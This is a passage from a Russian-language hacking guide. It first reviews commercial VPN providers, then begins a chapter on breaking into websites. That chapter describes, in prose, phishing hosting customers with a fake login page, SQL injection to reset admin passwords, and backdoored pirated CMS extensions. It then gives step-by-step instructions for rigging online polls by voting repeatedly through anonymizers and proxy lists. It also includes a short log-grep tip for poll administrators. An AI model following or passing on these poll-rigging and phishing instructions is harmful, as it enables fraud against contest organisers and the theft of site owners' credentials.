


Рис. 1.7. Приложение FoxyProxy

1.5. Три заветные буквы - VPN

1.5.1. Основная информация

VPN (Virtual Private Network) – виртуальная частная сеть. Раньше данный инструмент использовался исключительно высококвалифицированными IT-специалистами – администраторами крупных корпоративных сетей, специалистами по компьютерной безопасности и т.д. С недавнего времени с VPN

знакома чуть ли не каждая домохозяйка. Почему? Во-первых, потому что использование VPN стало предельно простым. Во-вторых, появилась такая необходимость.

VPN – это многоцелевая технология и использовать ее только для смены IP-адреса – это как стрелять из пушки по воробьям. Вот для чего можно использовать VPN обычному пользователю:

1. Защита передаваемых по сети данных – VPN шифрует все передаваемые по сети данные. Об этом мы еще поговорим.
2. Смена страны, IP-адреса – подобно анонимным прокси, VPN можно использовать для смены страны и IP-адреса.
3. Доступ к закрытым сайтам – поскольку вы будете подключаться через VPN, то частная виртуальная сеть будет выступать в роли посредника. Если сравнивать с анонимными прокси, то принцип такой же, но при этом все данные VPN-соединения зашифрованы и не могут быть расшифрованы ни вашим провайдером, ни кем-либо по пути следования этих данных.

Если о доступе к закрытым сайтам и смене IP-адреса уже было много сказано в этой главе, то остановимся подробнее на защите передаваемой информации. Данные могут быть перехвачены на любом участке их передачи. Представим, что ты подключился к публичной сети или к сети Wi-Fi отеля, ресторана, да хоть к соседской сети – к любой сети, которую настраивал сторонний человек. Передаваемые данные проходят через маршрутизатор сети и могут быть перехвачены на нем. Ведь в качестве маршрутизатора может выступать не дешевая коробочка за 20-30$, а полноценный компьютер, протоколирующий ваш трафик.

Данные может перехватить провайдер – ведь ни проходят через его оборудование. Даже если твой провайдер не перехватывает данные, они не моментально переходят на узел назначения. По пути к этому узлу они переходят через множество маршрутизаторов и теоретически могут быть перехвачены на любом из них. Любой маршрутизатор на пути следования пакета может перехватить его.

А ведь через все эти маршрутизаторы проходят все передаваемые вами данные. Не все сайты используют https/SSL для шифрования данных, да и уже появились способы расшифровки HTTPS-трафика.

Защитить передаваемые по сети данные можно с помощью VPN (Virtual Private Network). VPN создает зашифрованный туннель, через который передаются твои данные. Передаваемые данные будут зашифрованы, поэтому

даже если кто-то и перехватит их, то ничего с ними сделать не может. Однако нужно понимать, что есть некоторые особенности использования этой технологии:

1. Данные могут быть перехвачены самим VPN-провайдером. Хотя некоторые провайдеры и заявляют, что не протоколируют действия пользователей, в большинстве случаев это ложь. Практически все известные VPN-провайдеры собирают максимум информации о пользователе – так они перестраховываются на тот случай, если пользователь будет совершать незаконные действия в сети. Если нужен настоящий VPN, можно купить виртуальный сервер (за пределами страны) и настройте на нем VPN (в Интернете есть множество инструкций). Тогда оплата будет производиться не VPN-провайдеру, а облачному провайдеру за аренду виртуальной машины.

2. При установке VPN-соединения, весь трафик пройдет через это соединение. Это означает, что браузер, Skype, все мессенджеры, почтовый клиент и прочие программы будут работать через это соединение. Важно понимать, что в большинстве случаев VPN-соединение платное и в тарифный план включен определенный объем трафика. Поскольку после установки VPN-соединения все программы будут работать через него (в том числе торрент-клиент), купленный объем трафика быстро закончится. Поэтому VPN-соединением нужно пользоваться экономно – выключать, когда оно вам не нужно и следить за тем, какие сетевые программы запущены, когда активно VPN-соединение.

3. Если конечная цель – скрыть только веб-трафик (http/https), тогда можно использовать для этого либо Tor (https://www.torproject.org/), либо браузер Opera, в который уже встроен VPN-функционал.

Существует много VPN-провайдеров. Все они работают примерно одинаково: пользователь загружает программу-клиент, покупает пакет для VPN-доступа, запускает программу, указывает свои данные (логин и пароль) и жмет кнопку **Connect** или другую подобную – по смыслу.

Вот список некоторых популярных VPN-провайдеров с небольшими комментариями:

- Private Internet Access (https://privateinternetaccess.com/) – предоставляет тестовый доступ сроком на 7 дней, стоимость в месяц 9.95$, при оплате за год – 71.88$/год. Серверы находятся в США, Германии, Великобритании, Канаде, Франции, Швеции, Нидерландах, КНР, Румынии и в некоторых других странах (всего 32 страны). При установке соединения пользо-

ватель может выбрать страну, которой будет принадлежать его выходной IP-адрес (который «увидят» сайты, которые он посещаете).

- HideMyAss (https://hidemyass.com/) – недавно снизил цены и теперь стоимость в месяц составляет чуть менее 3$, за год чуть менее 36$, тестового периода нет, но есть moneyback, срок которого – 30 дней (ты платишь за месяц, если что-то не устроит, то тебе возвращают деньги). Серверы расположены в 190 странах мира. Пока это самый дешевый провайдер.
- ExpressVPN (https://www.express-vpn.com/) – VPN-провайдер с высокими ценами (99.95$ за год, 12.95$ за месяц), но это компенсируется тем, что скорость и трафик никак не ограничиваются. Хотя на фоне HMA предложение ExpressVPN выглядит космически дорого.
- VPNShield (https://www.vpnshieldapp.com/) – штаб-квартира находится в Европе, следовательно, на нее не распространяется законодательство США и провайдер может не сохранять журналы доступа. Вдобавок недавно он снизил цены, что делает его действительно неплохим вариантом.
- Betternet (https://www.betternet.co/) – бесплатный VPN-сервис. Клиенты существует для Windows, Android (можно загрузить из Google Play), iOS (доступен в App Store). Существует и платная версия – 12.99$/месяц. За эти деньги пользователь получит возможность выбора локации сервера, более быстрое соединение, отсутствие рекламы и сможет подключить до 5 устройств на один аккаунт. Бесплатный вариант не требует никакой регистрации, но скорость доступа порой оставляет желать лучшего.
- Opera – в браузер Opera уже встроен бесплатный VPN-сервис. Для его включения нужно открыть настройки браузера. Включение/выключение VPN-сервиса осуществляется путем нажатия кнопки VPN в адресной строки. Оранжевый цвет кнопки говорит о том, что VPN выключен (рис. 1.11). Включение VPN приводит к тому, что данные, отправляемые и принимаемые браузером будут передаваться по VPN. Обрати внимание: данные других сетевых программ, в отличие от использования вышеупомянутых сервисов, будут передаваться по обычному, незашифрованному соединению. Если нужно просто посещать время от времени заблокированный сайт, то использование Opera может стать находкой. Скорость загрузки файлов не всегда высокая, но сайты по встроенному VPN открываются с приемлемой скоростью.

> **Примечание.** Также в главе 5 будет рассмотрен еще один VPN-сервис. Его изюминка – в простом VPN-клиенте для Linux, работающем по образу и подобию привычных VPN-клиентов – запустил программу и нажал кнопку Подключиться или аналогичную. Далеко не все VPN-сервисы предоставляют такие удобные VPN-клиенты для Linux. Наоборот, нам пришлось постараться, чтобы

отыскать такой сервис. Он платный, но его цена не превышает тарифы рассмотренных в этой главе сервисов. Даже есть одноразовый тариф Вечность ценой в 199$, заплатив которые ты больше платить за VPN не будешь.

Что выбрать? Все зависит от конечной цели:

- Нерегулярное использование для посещения заблокированных сайтов – лучший вариант Betternet – не нужно платить и можно подключить до 5 устройств на одну учетную запись. Также можно рассмотреть использование браузера Opera.
- Получение доступа к сайту, который требует IP-адрес определенной страны мира – здесь нужно выбирать тот сервис, серверы которого находятся в нужной стране. Самый богатый выбор – у HideMyAss, серверы которого находятся в 190 стран мира.
- Регулярное использование для шифрования всего трафика – лучше всего подойдет VPNShield. Демократичные цены и компания не находится в США, поэтому логи доступа могут действительно не сохранятся.

1.5.2. Обзор популярных VPN-провайдеров

Если ты любишь во всем разбираться и тщательно подходишь к выбору VPN-провайдера, то этот раздел специально для тебя.

VPN Shield

Сервис https://www.vpnshieldapp.com/ отличается очень демократичными ценами. Так, неделя доступа обойдется всего 2.99$, а месяц - всего 5.99$. Подписку на 3 месяца можно купить за 15$, а на год - за 40$. Нужно отметить, что в этом году данный сервис подорожал. В прошлом году год доступа можно было купить за 30$. С другой стороны, регулярно проходят всевозможные акции и на момент этих строк доступна акция, позволяющая купить 3 года доступа за 100$. Выходит по 2.78$ в месяц, что очень и очень дешево – дешевле, чем доступ к сервису Youtube Music.

Компания находится в Люксембурге, а это означает, что законодательство США на нее не распространяется, но у компании есть серверы в США, Германии, Англии, Нидерландах и Китае.

Сервис поддерживает все популярные протоколы: PPTP, L2TP, IPsec, OpenVPN.

К недостаткам можно отнести службу поддержки, работающую только через e-mail - не очень оперативное средство связи.

Зато компания не собирает (если и собирает, то явно об этом не сказано) информацию о пользователях. Доступен Android-клиент, который можно с Play Market, что упростит настройку пользовательского устройства для работы с этим сервисом:

https://play.google.com/store/apps/details?id=com.vpnshieldapp&hl=ru

Также доступны клиенты для операционных систем Windows и iOS (iPhone), что позволяет охватить самые популярные устройства в мире.

IPVanish VPN

Штаб-квартира этого сервиса (**https://www.ipvanish.com/**) находится в США. Это крупный американский VPN-провайдер.

Тарифных плана три - или каждый месяц 4.49$, или каждые три месяца 12$ или раз в год, но 35$. Трафик (вне зависимости от выбранного тарифного плана) не ограничивается. В отличие от VPNShield этот сервис, наоборот, подешевел в два раза и может претендовать на звание самого дешевого VPN-сервиса.

Точек присутствия не так много, как у предыдущего провайдера, но и не мало. Серверы находится в США, Канаде, Великобритании, Франции, Японии, Малазии, Венгнии, Нидерландах, Южной Африке, Испании, Швеции и Южной Корее.

Данный сервис собирает информацию о пользователях и работает в рамках акта DMCA Copyright Policy. Однако на сайте сказано, что собирается только самая необходимая информация, но какая именно - не сообщается.

Поддерживаются протоколы PPTP, L2TP и OpenVPN. Протокол IPSec не поддерживается и в этом случае.

Недостатки: запись информации о пользователе и отсутствие возможности использования IPSec.

HideMyAss (HMA)

Штаб-квартира этого сервиса (http://hidemyass.com/) находится в Англии, но точки присутствия есть в 190 странах мира (всего насчитывается 1100 серверов).

Предоставляет огромное число дополнительных сервисов, однако описание большинства из них не соответствует тому, что указано на сайте. Как уже отмечалось, VPN-сервис снизил цены и теперь стоимость за год составляет чуть менее 36$, а во время всяких акций – и того меньше. По цене он может

теперь конкурировать с IPVanish, а недавно он был очень дорогим – за полгода нужно было заплатить 40$.

Есть поддержка протоколов L2TP, OpenVPN, PPTP (IPSec не поддерживается). Сервис рекомендует использовать протокол OpenVPN.

Недостатки у этого сервиса тоже есть и существенные. Сервис собирает много информации о деятельности пользователя и хранит информацию два года. Так что название сервиса не совсем соответствует действительности. Также нет возможности использования протокола IPSec и нет клиентов для Android.

Private Internet Access

Private Internet Access (**http://privateinternetaccess.com/**) - один из старейших VPN-сервисов, предоставляющих услуги анонимизации в сети. Кроме привычных услуг (анонимизация, обеспечение конфиденциальности, шифрование) предоставляют защиту от изменения DNS серверов (DNS leak protection). Также у пользователя есть возможность использовать до трех устройств одновременно.

Первое, на что пользователи обращают внимание при выборе VPN-сервиса (да и всего прочего в большинстве случаев) - это тарифные планы. Тарифных плана три: на месяц, на год и на три года. Самый дорогой первый тарифный план – 11.69 евро (евро, не долларов!) в месяц, во втором случае один месяц доступа обойдется в 3.10 евро (37.19 евро за год), в третьем за три года нужно заплатить 70 евро (1.94 евро в месяц). Если рассматривать цену за год, то это один из самых дорогих VPN-сервисов в мире, но если есть 70 евро и желание с ними расстаться, то можно цена становится довольно приятной. Ранее 3 года доступа обошлось бы в 420 евро.

Все тарифные планы предоставляет одинаковые сервисы и возможность использовать различные типы подключений (OpenVPN, PPTP и IPSec), неограниченный трафик (то есть 6.95$ - это окончательная стоимость, больше ни за что платить не нужно) и возможность выбрать шлюз в любой стране, где работает сервис, а именно: США, Великобритания, Германия, Канада, Франция, Швеция и Швейцария, Нидерланды, Гонконг (Китайская Народная Республика), Румыния. Сервис предоставляет бесплатный тестовый доступ сроком на 7 дней. Также есть гарантированный возврат денег в течение 7 дней, если что-то не понравится.

Техническая поддержка осуществляется по *e-mail* и через чат сайта. На самом же сайте есть довольно обширный список часто задаваемых вопросов.

Сервис предоставляет собственные VPN-клиенты для Android. VPN-клиент для Android 5.x/4.x можно установить с Play Market:

https://play.google.com/store/apps/details?id=com.privateinternetaccess.android

Для более старых версий (2.x и 3.x) клиент можно скачать с сайта VPN-сервиса:

https://www.privateinternetaccess.com/pages/client-support/#android_ipsec_l2tp

Конечно, как у всего на свете, у этого сервиса есть недостатки:

- Не предоставляется информация о загруженности каналов передачи данных и серверов. Выбирая сервер, вы не знаете, насколько быстрым он будет.
- Если пользователь нарушит авторские права, информация о нем будет отправлена непосредственно правообладателю (акт Digital Millennium Copyright Act).
- Небольшое количество точек присутствия - всего 10 стран, хотя шлюзов гораздо больше, но многие из них расположены в разных районах США, Канады и Великобритании.

StrongVPN

Сервис StrongVPN (https://strongvpn.com/) тоже родом из США. Является одним из первых провайдеров, предоставляющих услуги шифрования передаваемой информации.

На сайте сервиса вы найдете много разных и довольно гибких тарифных планов и огромное количество документации, с помощью которой вы настроите любое устройство, поддерживающее VPN.

На данный момент есть два тарифных плана – или 10 долларов в месяц или 35 долларов за год. Других вариантов нет. Тестового периода нет, но компания гарантирует возврат денег (moneyback), если у тебя не получить настроить или использовать VPN-подключение в течение 7 дней, независимо от выбранного тарифного плана.

Как и в предыдущем случае можно использовать OpenVPN, L2TP/IPSec и PPTP. Если что-то не получится, к твоим услугам круглосуточная поддержка (в чате, по e-mail, по телефону и Skype). Да, поддержка, как и в предыдущем случае, осуществляется на английском языке.

Огромный недостаток этого сервиса - то, что он полностью работает в рамках законов США, то есть компания сохраняет всю информацию о поль-

зователе, включая журналы доступа, персональную информацию, время подключения и даже твой IP-адрес в вашей внутренней сети за твоим (!) маршрутизатором. Если нужна анонимность и конфиденциальность, то это явно не вариант.

Еще к недостаткам сервиса можно отнести то, что нет никакого клиентского программного обеспечения, то есть пользователю придется настраивать свое устройство самостоятельно. За что такие деньги – непонятно.

ExpressVPN

Молодой VPN-провайдер (**https://www.express-vpn.com/**) с довольно высокими ценами. За один месяц нужно отдать 12.95$ или 99.95$ за один год. Компания гарантирует возврат денег в течение 30 дней, если у тебя возникли проблемы с использованием сервиса.

Точек присутствия тоже немного: США, Великобритания, Нидерланды, Канада, Германия, Гонконг. Пользователь может выбрать любой из сервисов и переключаться между ними.

К достоинствам этого сервиса можно отнести удобное программное обеспечение для Windows, Linux, MacOS и, конечно же, Android. Поддерживаются только протоколы PPTP и OpenVPN.

Недостатки:

- Мало точек присутствия.
- Жалобы на службу технической поддержки от пользователей (много негативных отзывов от пользователей в Интернете).
- Не поддержки протоколов L2TP и IPsec.

Компания хранит много информации о пользователе, которая может быть передана третьим лицам в соответствии с законодательством США. С другой стороны, на другой страничке они заявляют, что не ведут журналы подключения. Но поскольку это американский провайдер, то он должен работать в соответствии с местным законодательством, поэтому логи все же должны быть.

В этой главе мы разобрались, как сменить свой IP-адрес, как получить доступ к заблокированному ресурсу, как зашифровать передаваемые по Интернету данные. Обрати внимание: сам факт использования VPN или анонимного прокси еще не говорит о том, что вы анонимны. Об анонимности в Интернете мы поговорим в главе 5.

Глава 2.

Как взломать сайт

Второй по популярности вопрос – взлом сайта. В этой главе мы рассмотрим, зачем и как взломать сайт, а также приведем реальный пример.

2.1. Зачем взламывают сайт

Существуют следующие причины взлома сайтов:

1. Кураж – некоторые сайты взламываются просто так, без какой-либо цели. Взлом ради взлома. Обычно так «работают» начинающие хакеры, для которых факт самого взлома выше всего остального. Конечной целью взлома является сам взлом. Как правило, делается «дефейс» сайта – меняется главная страница, содержимое которой кричит о том, что сайт взломан. Профи так не работают – они ничего не делают просто так, а взлом сайта производят так, чтобы никто как можно дольше не заметил, что сайт был взломан.
2. Получение доступа к конфиденциальной информации – хакеры могут взломать сайт ради получения доступа к конфиденциальной информации, например, к базе пользователей. Например, конкуренты могут «заказать» хакеру взлом сайта для получения доступа к клиентской базе с целью переманить существующих клиентов.
3. Рассылка спама – сайт могут взломать для рассылки спама. Хакеры взламывают приличный сайт, который не был замечен никогда в рассылке спама и не состоит в черном списке спам-фильтров. После этого начинают рассылку от имени этого сайта.

4. SEO-паразитирование - когда с одно ресурса на другой ставится ссылка, сайт делится своим «весом» с тем, на кого ссылается. Это базовый принцип линкбилдинга. Взломанный сайт может использоваться в целях SEO-паразитирования: на страницах портала владельца появляются ссылки на сторонние ресурсы, которые тот не размещал. Атаке подвергаются сайты с ненулевыми показателями ТИЦ и PR, т.к. им есть чем «делиться». В результате за счет взломанного сайта улучшаются позиции в поисковой выдаче сайтов, на которые то ссылается.
5. Другие цели – у каждого взлома есть своя цель и в этом списке представлены далеко не все возможные цели.

2.2. Как взламывают сайты

Существует несколько способов взлома сайтов:

1. Взлом учетных данных – можно подобрать, перехватить или еще как-либо захватить учетные данные (логин и пароль) или к панели управления сайтом или к FTP/SSH-серверу.
2. Поиск уязвимости в коде сайта. Если сайт построен на базе популярной CMS с открытым исходным кодом (WordPress, Joomla! и т.д.), шансы взломать его достаточно велики, особенно если версия движка сайта не самая новая.
3. Взлом посредством расширения. Здесь используются элементы программирования вместе с социальным инжинирингом. Хакер предлагает собственнику или веб-мастеру сайта какое-то расширение, веб-мастер его устанавливает, а в расширении находится backdoor – программный код, открывающий двери хакеру на сайт. Техника троянского коня.

Рассмотрим эти способы подробнее. В первом случае хакер должен как-то заполучить учетные данные для входа на сайт. Перехват этих учетных данных в последнее время очень усложнен, поскольку практически все сайты перешли на HTTPS, поэтому весь обмен данными с ними, в том числе передача имени пользователя и пароля, происходит в зашифрованном виде. Взломать HTTPS-трафик можно, но это может занять длительное время. Аналогично, брутфорс учетных данных займет тоже очень много времени. Взломать с помощью брутфорса сайт гораздо сложнее, чем ту же WiFi-сеть. Следовательно, хакер будет использовать другие способы, например,

социальный инжиниринг – можно позвонить и представиться сотрудником службы поддержки хостинга или отправить письмо со ссылкой – мол место заканчивается/заканчиваются деньги – войдите в личный кабинет для решения проблемы. Ссылка будет вести на сайт, имя которого и внешний вид страницы входа будут напоминать личный кабинет пользователя хостинга (вычислить какой именно хостинг у сайта – не есть проблема). Пользователь в шоке – как так-то – ведь недавно платил за хостинг. Он переходит по ссылке, видит окно ввода логина и пароля, вводит их и все… можно считать, что он подарил доступы хакеру. Фишинг и социальный инжиниринг часто оказываются наиболее быстрыми способами взлома сайта, особенно если квалификация хакера не позволяет ему использовать другие способы.

Взлом с помощью уязвимости также является очень популярным методом взлома сайта. На первом месте по уязвимостям – так называемые SQL-инъекции – когда сайту через какую-то форму (например, контактную форму) или GET-параметр передаются SQL-операторы, которые или возвращают необходимую хакеру информацию или, наоборот, модифицируют информацию в базе данных. Например, с помощью SQL-инъекции можно модифицировать пароль администратора в базе данных, а затем войти через панель управления как администратор и дальше уже сделать с сайтом все, что захочется. При определенных навыках хакера такой способ получения пароля является гораздо более быстрым, чем взлом посредством брутфорсинга. В главе 6, когда мы будем рассматривать Kali Linux, мы рассмотрим некоторые инструменты, а еще больше инструментов поиска уязвимости будет рассмотрено в главе 7 – когда мы будем рассматривать популярный фреймворк для поиска уязвимостей – Metasploit.

Наконец, взлом с помощью расширения также имеет право на жизнь. Но здесь политика хакера нацелена не на конкретный сайт, а на взлом ради взлома или же на создание сети взломанных сайтов. Суть в следующем. Хакер находит какое-то популярное и платное расширение для какой-то популярной CMS. Некоторые расширения могут стоить дорого – от сотен до тысяч долларов (для CMS Magento – это вполне нормальные цены). Хакер покупает такое расширение. Далее он вырезает из него поддержку лицензии, как бы обнуляет ее. Получается, что расширение выполняет свои функции, но при этом работает без лицензии, что позволяет установить его на разные сайты, даже если для этих сайтов лицензия не покупалась. После этого хакер внедряет в код расширения бэкдор – функционал, который позволит хакеру удаленно выполнять различные манипуляции. Какие именно – зависит от того, что нужно хакеру. Можно создать универсальный бэкдор, который бы передавал логин и пароль администратора хакеру, позволял бы

через сайт отправлять письма (используется для спама), содержал бы shell-позволяющий выполнять команды на сайте или же минимальный sql-клиент, позволяющий выполнять sql-операторы. Здесь все зависит от фантазии хакера.

В следующем разделе мы рассмотрим реальный пример взлома и взломаем голосовалку на сайте.

2.3. Реальный пример: взламываем голосовалку

Прежде, чем продолжить чтение этой главы и попробовать написанное далее на практике, помни про ст. 272 – 274 УК РФ. А теперь можно читать дальше!

Наверное, у каждого есть друзья, участвующие в каких-либо конкурсах (либо же у них есть дети, которые участвуют во всевозможных мероприятиях). И вот в один прекрасный момент они обращаются к тебе с просьбой «накрутить» счетчик. Не будем разбираться хорошо это или нет с моральной точки зрения (с одной стороны – плохо, с другой стороны – это же друзья), а разберемся, как это сделать.

2.3.1. Выбираем оптимальный способ

Способ 1. Друзья друзей

Относительно честный способ (особенно, если у тебя много друзей в социальных сетях) – разослать всем сообщение (например, путем создания записи на своей страничке в социальной сети) с просьбой проголосовать и ссылкой на страничку голосования. Можно сделать рассылку по «электронке», Viber, отправить в свой телеграмм-канал и т.д. Способ может принести свои результаты и при этом тебе ничего не придется делать. Например, у одного моего знакомого более 9000 контактов в скайпе. Если хотя бы 10% проголосуют, это будет 900 голосов, причем абсолютно «легальных» – действительно, зашел человек и проголосовал.

Защиты от этого способа нет, поскольку, по сути, все абсолютно нормально. Голосует то человек добровольно и его никто не принуждает. Ведь просьбу можно поддержать, но можно и проигнорировать.

Способ 2. Сервисы накрутки

Второй способ – использование сервисов накрутки. Недостаток этого способа – придется платить за каждый голос. Конечно, все зависит от призового фонда – если игра стоит свеч, почему бы нет? Конкретный сервис накрутки рекомендовать не буду, чтобы не делать никому рекламу.

Как защититься – зависит от того, какую тактику будет использовать сервис накрутки. Как правило, используется или накрутка с помощью анонимайзеров или же специалисты сервиса ищут уязвимости в голосовалке. Администратору голосовалки можно посоветовать проанализовать логи сервера на предмет подозрительной активности – один или несколько участников стали быстро набирать голоса. Не только посредством бэканда голосовалки можно посмотреть, кто голосовал, но и посредством логов средства – нужно отфильтровать лог доступа (как правило, он называется access.log) по названию сценария, зачисляющего голоса. Например, если сценарий называется poll.php и ему передается два параметра – **id** (номер голосования) и **pid** (номер участника), то команда будет выглядеть так:

```
cat access.log | grep poll.php?id=1&pid=1703
```

Все зависит от реализации самого сценария опроса. Если он принимает данные методом GET, тогда этот способ поможет выяснить, с каких IP происходило голосование за конкретного кандидата и как часто оно происходило.

Если же обращение к сценарию проходит посредством POST, нужно научить его логировать POST-запросы. В этом тебе поможет libapache2-modsecurity, дополнительную инфу найдешь в Интернете.

Способ 3. Накрутка с помощью анонимайзеров

Способ номер 3 подразумевает накрутку с помощью анонимайзеров, прокси, Tor и других средств для смены IP.

Способ 4. Взлом сценария для голосования

Как ты уже догадался, мы подробно остановимся на двух последних способах. Ведь недостаток первого способа – не факт, что кто-то проголосует, то есть гарантированного количества голосов получить нельзя. Недостаток

второго способа – нужно платить реальные деньги, с которыми всегда жалко расставаться.

А вот два последних способа позволяют накрутить счетчик и получить результат в любом случае, да еще и бесплатно. Админам не нужно расстраиваться: лекарство есть.

2.3.2. Накрутка с помощью анонимайзеров

Анонимайзер – это сайт, позволяющий зайти на сайт под другим IP-адресом. Все достаточно просто: ты заходишь на сайт анонимайзера, вводишь адрес странички голосования, переходишь на нее (она считает тебя уже новым пользователем, так как IP-адрес сменен) и голосуешь. Далее нужно сменить анонимайзер или выбрать другой сервер в списке, если сайт анонимайзера позволяет это сделать.

Найти анонимайзер очень просто – по запросу «*anonymizer free*» в Google. Неплохие ресурсы:

https://hidester.com/proxy/

https://hide.me/en/proxy

http://kproxy.com/

https://whoer.net/webproxy

https://www.hidemyass.com/

https://www.proxysite.com/

Все они позволяют выбрать различные серверы, поэтому с помощью одного сайта ты сможешь добавить несколько голосов.

Если анонимайзер позволяет установить параметры соединения, обязательно сними галку с **Remove Scripts** – скрипты (вроде JavaScript) часто используются голосовалками и удалив их, опросник работать не будет.

Это простейший способ накрутить голосование и довольно удобный. Недостаток в том, что анонимайзеров не так уж и много.

Рис. 2.1. Не включай "Remove Scripts"

2.3.3. Анонимные прокси

Здесь принцип такой же, как и у анонимайзера: меняешь IP, заходишь на сайт голосовалки и голосуешь. Вот только использовать его менее удобно. Первым делом нужно получить список анонимных прокси. Вот ресурсы, где регулярно публикуют такие списки:

https://hidemyna.me/en/proxy-list/#list

https://free-proxy-list.net/anonymous-proxy.html




Рис. 2.2. Список анонимных прокси

Конечно, это не единственные списки прокси, но в Сети ты без проблем найдешь еще с десяток списков. Первый список наиболее удобен, поскольку позволяет отфильтровать список по типу прокси (нам нужен HTTP или HTTPS в зависимости от адреса сайта-голосовалки), стране, номерам портов, анонимности и т.д.

Как показывает практика, на колонку **Speed** можно не обращать внимания – это скорость доступа этого сервиса к прокси. У тебя она может быть другая, например, отлично работать прокси со скоростью 5100ms и не открываться прокси со скоростью 100ms.

Далее алгоритм следующий:

1. Открываешь браузер и вводишь параметры прокси (подробные инструкции были приведены в главе 1)
2. Заходишь на сайт и голосуешь. Если страничка загружается медленно или вообще не загружается, пробуй следующий адрес в списке. Желательно голосовать в режиме приватного окна (инкогнито в Chrome), чтобы «голосовалка» не оставляла Cookies.
3. Берешь следующий адрес в списке и *goto* п. 1.




Рис. 2.3. Установка параметров прокси в Firefox

Все предельно просто. Если такой способ кажется тебе слишком сложным, можешь использовать расширения для браузера, позволяющие сменить IP-адрес – вроде FireX Proxy.

